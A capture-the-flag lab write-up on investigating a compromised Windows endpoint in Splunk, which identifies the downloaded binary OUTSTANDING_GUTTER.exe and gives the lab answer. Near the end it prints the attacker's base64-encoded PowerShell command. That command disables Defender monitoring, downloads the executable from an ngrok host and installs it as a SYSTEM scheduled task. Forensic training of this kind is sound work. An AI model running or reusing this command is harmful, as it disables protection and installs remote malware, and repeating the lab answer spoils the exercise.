

PS Eclipse


open the IP address in new tab. The splunk instance will be open.




Now we click on Search & Reporting on the left menu.



Here we will enter **"*"** in the search box and will select "All Time" in the time range and will click on search. In total there are 17078 events.




Now to find the suspicious file, click on more fields option on the left menu selected fields.




Field	# of Values	Event Coverage	Type
DestinationIp	10	1.76%	String
SourceIp	1	1.76%	String
SourcePort	>100	1.76%	Number
host	1	100%	String
source	8	100%	String
sourcetype	8	100%	String
Account_Domain	9	9.29%	String
Account_Name	31	9.59%	String


Now we will select some additional fields like source ip, source port, destination ip, destination port, user etc.




Those fields will appear in the selected fields.




Now click on Destination ip on the left side, we can see some ip addresses. These are the destinations those the machine has been witnessed to visited or retrieved files from. Here 1 IP has particularly large number of events.






If we click on the suspicious IP 3.17.7.232, we can see there's an executable file called OUTSTANDING_GUTTER.exe.




To be sure that the file we have found is the suspicious binary file, we will search * powershell in the search bar.




Field	# of Values	Event Coverage	Type
CommandLine	13	7.12%	String
Description	16	32.74%	String
DestinationIp	4	1.78%	String
ParentCommandLine	4	7.12%	String
ParentImage	3	7.12%	String
SourceIp	1	1.78%	String
SourcePort	5	1.78%	Number
host	1	100%	String
source	2	100%	String
sourcetype	2	100%	String
Archived	1	6.05%	String
CallTrace	8	6.05%	String
Company	1	32.74%	String
ComputerName	1	100%	String
CreationUtcTime	54	34.88%	String

Now we will From the select additional fields like CommandLine, Desciption, ParentComandLine and ParentImage in the left menu.



Now when we click on CommandLine on the left menu. There we can see 1 specific powershell command is used with base64 string.



Now if we Copy that base64 string and decode it using online tool. We can see that the destination address is same as the executable file called “OUTSTANDING_GUTTER.exe”.

1. *Answer the questions below*

A suspicious binary was downloaded to the endpoint. What was the name of the binary?

OUTSTANDING_GUTTER.exe | Correct Answer


Input:

UwBlAHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARABpAHMAYQBiAGwAZQBSAGUAYQBsAHQAaQBtAGUATQBvAG4AaQB0AG8AcgBpAG4AZwAgACQAdAByAHUAZQA7AHcAZwBlAHQAIABoAHQAdABwADoALwAvADgAOAA2AGUALQAxADgAMQAtADIAMQA1AC0AMgAxADQALQAzADIALgBuAGcAcgBvAGsALgBpAG8ALwBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlADsAUwBDAEgAVABBAFMASwBTACAALwBDAHIAZQBhAHQAZQAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIAIAAvAFQAUgAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABDAE8AVQBUAFMAVABBAE4ARABJAE4ARwBfAEcAVQBUAFQARQBSAC4AZQB4AGUAIgAgAC8AUwBDACAATwBOAEUAVgBFAE4AVAAgAC8ARQBDACAAQQBwAHAAbABpAGMAYQB0AGkAbwBuACAALwBNAE8AIAAqAFsAUwB5AHMAdABlAG0ALwBFAHYAZQBuAHQASQBEAD0ANwA3ADcAXQAgAC8AUgBVACAAIgBTAFkAUwBUAEUATQAiACAALwBmADsAUwBDAEgAVABBAFMASwBTACAALwBSAHUAbgAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIA

Output:

